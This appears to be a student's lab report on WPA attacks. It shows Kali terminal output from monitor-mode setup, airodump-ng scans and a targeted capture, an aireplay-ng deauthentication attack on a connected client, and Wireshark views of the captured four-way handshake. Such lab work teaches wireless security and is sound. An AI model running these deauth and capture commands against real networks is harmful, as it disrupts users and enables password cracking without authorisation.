

Roozah Khan
Lab 5 WPA Disruption and Cracking

Environment Setup



```
┌──(kali㉿rkhan26)-[~]
└─$ sudo airmon-ng check kill


┌──(kali㉿rkhan26)-[~]
└─$ sudo ifconfig wlan0 down

┌──(kali㉿rkhan26)-[~]
└─$ sudo ifconfig wlan0 mode monitor
mode: Unknown host
ifconfig: `--help' gives usage information.

┌──(kali㉿rkhan26)-[~]
└─$ sudo iwconfig wlan0 mode monitor                                                          1 ×

┌──(kali㉿rkhan26)-[~]
└─$ sudo ifconfig wlan0 up

┌──(kali㉿rkhan26)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off


┌──(kali㉿rkhan26)-[~]
└─$ 
```

3.1 Identifying the Target




```
CH 10 ][ Elapsed: 2 mins ][ 2021-11-02 14:58

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:25:00:FF:94:73   -1        0        1    0   6   -1   OPN              <length:  0>
B0:26:80:C9:82:20  -41       15        0    0   6  195   WPA2 CCMP   MGT  MASON-SECURE
B0:26:80:C9:82:21  -41       14        0    0   6  195   OPN              MASON
B0:26:80:C9:82:22  -41       15        0    0   6  195   WPA2 CCMP   MGT  eduroam
B0:26:80:C9:82:24  -41       19        0    0   6  195   WPA2 CCMP   PSK  <length:  4>
B0:26:80:C9:82:26  -41       22        0    0   6  195   WPA2 CCMP   PSK  <length:  5>
B0:26:80:C9:82:25  -41       16        0    0   6  195   WPA2 CCMP   PSK  <length:  6>
B0:26:80:C9:82:23  -42       17        0    0   6  195   WPA2 CCMP   PSK  <length:  5>
30:23:03:FB:E8:F7  -47      108        0    0   3  130   WPA2 CCMP   PSK  Linksys04665
C8:3A:35:02:76:30  -54       50        7    0   1   54e. WPA  TKIP   PSK  Tenda_027630
70:69:5A:A6:46:E3  -67       21        0    0  11  195   WPA2 CCMP   PSK  <length:  5>
70:69:5A:A6:46:E4  -67       21        0    0  11  195   WPA2 CCMP   PSK  <length:  4>
70:69:5A:A6:46:E2  -68       22        0    0  11  195   WPA2 CCMP   MGT  eduroam
70:69:5A:A6:46:E0  -68       20        0    0  11  195   WPA2 CCMP   MGT  MASON-SECURE
70:69:5A:A6:46:E1  -68       21        0    0  11  195   OPN              MASON
B0:26:80:AA:5D:C3  -68       17        0    0  11  195   WPA2 CCMP   PSK  <length:  5>
70:69:5A:A6:43:25  -68       19        0    0  11  195   WPA2 CCMP   PSK  <length:  6>
70:69:5A:A6:43:22  -68       19        0    0  11  195   WPA2 CCMP   MGT  eduroam
70:69:5A:A6:43:26  -68       20        0    0  11  195   WPA2 CCMP   PSK  <length:  5>
70:69:5A:A6:43:20  -68       16        0    0  11  195   WPA2 CCMP   MGT  MASON-SECURE
B0:26:80:AA:5D:C1  -68       18        0    0  11  195   OPN              MASON
B0:26:80:AA:5D:C0  -68       20        0    0  11  195   WPA2 CCMP   MGT  MASON-SECURE
70:69:5A:A6:43:24  -68       20        0    0  11  195   WPA2 CCMP   PSK  <length:  4>
3E:58:CA:7D:D2:D4  -68       11        0    0  11  130   WPA2 CCMP   PSK  <length: 11>
70:69:5A:A6:46:E6  -69       22        0    0  11  195   WPA2 CCMP   PSK  <length:  5>
B0:26:80:AA:5D:C6  -69       17        0    0  11  195   WPA2 CCMP   PSK  <length:  5>
B0:26:80:AA:5D:C4  -69       11        0    0  11  195   WPA2 CCMP   PSK  <length:  4>
```

What is the BSSID of the access point?
30:23:03: FB: E8: F7

What is the channel of the access point?
3


3.2 Capturing Traffic



```
┌─(kali㉿rkhan26)-[~]
└─$ airodump-ng --bssid 30:23:03:FB:E8:F7 -c 3 --write capture_wpa wlan0                   127 ×
socket(PF_PACKET) failed: Operation not permitted
This program requires root privileges.
Failed initializing wireless card(s): wlan0

┌─(kali㉿rkhan26)-[~]
└─$ sudo airodump-ng --bssid 30:23:03:FB:E8:F7 -c 3 --write capture_wpa wlan0                 1 ×
[sudo] password for kali:
15:15:19  Created capture file "capture_wpa-01.cap".

 CH  3 ][ Elapsed: 7 mins ][ 2021-11-02 15:23 ][ WPA handshake: 30:23:03:FB:E8:F7

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 30:23:03:FB:E8:F7  -46  78     4186      116    0   3  130   WPA2 CCMP   PSK  Linksys04665

 BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

 30:23:03:FB:E8:F7  76:F0:B4:68:91:08  -44     1e- 1      0     3268  EAPOL
 30:23:03:FB:E8:F7  B0:72:BF:F1:B0:43  -67     1e-24      1     1065
```

What is the MAC address of the device that is already connected to the access point?

76:F0:B4:68:91:08




```
CH  3 ][ Elapsed: 18 s ][ 2021-11-02 15:53

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

30:23:03:FB:E8:F7  -43   0      200        2    0   3  130   WPA2 CCMP   PSK  Linksys04665

BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

30:23:03:FB:E8:F7  0C:DD:24:1B:A1:A2  -33    1e- 6e     0      417
30:23:03:FB:E8:F7  76:F0:B4:68:91:08  -39    0 - 1      0       78
```

0C:DD:24:1B:A1:A2


My iphone wasn't working with wireshark picking up traffic so I used someones laptop to connect to the network* So this is the other MAC address but I forgot to screenshot the updated MAC address in De-authentication screenshot below!

3.3 Deauthentication



```
┌──(kali㉿rkhan26)-[~]
└─$ aireplay-ng --deauth 10 -a 30:23:03:FB:E8:F7 -c 76:F0:4:68:91:08 wlan0
Invalid destination MAC address.
"aireplay-ng --help" for help.

┌──(kali㉿rkhan26)-[~]
└─$ aireplay-ng --deauth 10 -a 30:23:03:FB:E8:F7 -c 76:F0:B4:68:91:08 wlan0                 1 ×
socket(PF_PACKET) failed: Operation not permitted
This program requires root privileges.

┌──(kali㉿rkhan26)-[~]
└─$ sudo aireplay-ng --deauth 10 -a 30:23:03:FB:E8:F7 -c 76:F0:B4:68:91:08 wlan0            1 ×
[sudo] password for kali:
15:40:18  Waiting for beacon frame (BSSID: 30:23:03:FB:E8:F7) on channel 3
15:40:19  Sending 64 directed DeAuth (code 7). STMAC: [76:F0:B4:68:91:08] [ 0|58 ACKs]
15:40:19  Sending 64 directed DeAuth (code 7). STMAC: [76:F0:B4:68:91:08] [ 0|66 ACKs]
15:40:20  Sending 64 directed DeAuth (code 7). STMAC: [76:F0:B4:68:91:08] [ 0|67 ACKs]
15:40:21  Sending 64 directed DeAuth (code 7). STMAC: [76:F0:B4:68:91:08] [ 0|63 ACKs]
15:40:21  Sending 64 directed DeAuth (code 7). STMAC: [76:F0:B4:68:91:08] [ 0|62 ACKs]
15:40:22  Sending 64 directed DeAuth (code 7). STMAC: [76:F0:B4:68:91:08] [ 0|66 ACKs]
15:40:23  Sending 64 directed DeAuth (code 7). STMAC: [76:F0:B4:68:91:08] [ 0|63 ACKs]
15:40:23  Sending 64 directed DeAuth (code 7). STMAC: [76:F0:B4:68:91:08] [ 8|55 ACKs]
15:40:24  Sending 64 directed DeAuth (code 7). STMAC: [76:F0:B4:68:91:08] [ 0|74 ACKs]
15:40:25  Sending 64 directed DeAuth (code 7). STMAC: [76:F0:B4:68:91:08] [ 0|65 ACKs]

┌──(kali㉿rkhan26)-[~]
└─$
```

4.1 Identifying the Four-Way Handshake


kali@rkhan26: ~
*wlan0
03:56 PM
17%
Applications
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


eapol

```
No.   Time          Source             Destination        Protocol Length Info
 7458 14.532672663 BelkinIn_fb:e8:f7  IntelCor_1b:a1:a2  EAPOL     173 Key (Message 1 of 4)
 8007 20.192031584 BelkinIn_fb:e8:f7  IntelCor_1b:a1:a2  EAPOL     173 Key (Message 1 of 4)
 8008 20.193826525 BelkinIn_fb:e8:f7  IntelCor_1b:a1:a2  EAPOL     173 Key (Message 1 of 4)
 8009 20.195628493 BelkinIn_fb:e8:f7  IntelCor_1b:a1:a2  EAPOL     173 Key (Message 1 of 4)
 8010 20.200168304 BelkinIn_fb:e8:f7  IntelCor_1b:a1:a2  EAPOL     173 Key (Message 1 of 4)
 8011 20.203194784 BelkinIn_fb:e8:f7  IntelCor_1b:a1:a2  EAPOL     173 Key (Message 1 of 4)
 8012 20.203959818 BelkinIn_fb:e8:f7  IntelCor_1b:a1:a2  EAPOL     173 Key (Message 1 of 4)
 8013 20.206161798 BelkinIn_fb:e8:f7  IntelCor_1b:a1:a2  EAPOL     173 Key (Message 1 of 4)
 8014 20.208550447 BelkinIn_fb:e8:f7  IntelCor_1b:a1:a2  EAPOL     173 Key (Message 1 of 4)
 8015 20.211175145 BelkinIn_fb:e8:f7  IntelCor_1b:a1:a2  EAPOL     173 Key (Message 1 of 4)
 8016 20.211767854 BelkinIn_fb:e8:f7  IntelCor_1b:a1:a2  EAPOL     173 Key (Message 1 of 4)
 8017 20.213279976 BelkinIn_fb:e8:f7  IntelCor_1b:a1:a2  EAPOL     173 Key (Message 1 of 4)
 8131 21.228923610 BelkinIn_fb:e8:f7  IntelCor_1b:a1:a2  EAPOL     173 Key (Message 1 of 4)
 8133 21.233151127 IntelCor_1b:a1:a2  BelkinIn_fb:e8:f7  EAPOL     201 Key (Message 2 of 4)
 8135 21.240638349 BelkinIn_fb:e8:f7  IntelCor_1b:a1:a2  EAPOL     269 Key (Message 3 of 4)
 8137 21.245032967 IntelCor_1b:a1:a2  BelkinIn_fb:e8:f7  EAPOL     173 Key (Message 4 of 4)
```

```
▸ Frame 34: 173 bytes on wire (1384 bits), 173 bytes captured (1384 bits) on interface wlan0, id 0
▸ Radiotap Header v0, Length 36
▸ 802.11 radio information
▸ IEEE 802.11 QoS Data, Flags: ......F.C
▸ Logical-Link Control
▸ 802.1X Authentication
```

```
0000  00 00 24 00 2f 40 00 a0  20 08 00 00 00 00 00 00   ··$·/@··  ········
0010  28 5d 15 eb 00 00 00 00  10 02 76 09 a0 00 cb 00   (]······  ··v·····
0020  00 00 cb 00 88 02 3a 01  0c dd 24 1b a1 a2 30 23   ······:·  ··$···0#
0030  03 fb e8 f7 30 23 03 fb  e8 f7 00 00 00 00 aa aa   ····0#··  ········
0040  03 00 00 00 88 8e 01 03  00 5f 02 00 8a 00 10 00   ········  ·_······
0050  00 00 00 00 00 00 01 6a  90 44 17 28 16 c3 af 3d   ·······j  ·D·(···=
0060  e5 a4 03 84 ed ff 74 33  b9 be 5e 28 5c db 21 2a   ······t3  ··^(\·!*
0070  a5 f6 58 d5 b4 f8 d2 00  00 00 00 00 00 00 00 00   ··X·····  ········
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········  ········
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········  ········
```


wireshark_wlan0R3X6B1.pcapng | Packets: 16308 · Displayed: 49 (0.3%) | Profile: Default



```
8131 21.228923610  BelkinIn_fb:e8:f7  IntelCor_1b:a1:a2  EAPOL  173 Key (Message 1 of 4)
8133 21.233151127  IntelCor_1b:a1:a2  BelkinIn_fb:e8:f7  EAPOL  201 Key (Message 2 of 4)
8135 21.240638349  BelkinIn_fb:e8:f7  IntelCor_1b:a1:a2  EAPOL  269 Key (Message 3 of 4)
8137 21.245032967  IntelCor_1b:a1:a2  BelkinIn_fb:e8:f7  EAPOL  173 Key (Message 4 of 4)
```

1. The 1st message is sent by the access point, and it contains anonce. The client device will create PTK.
2. The 2nd message is sent by the client device and it contains snonce.
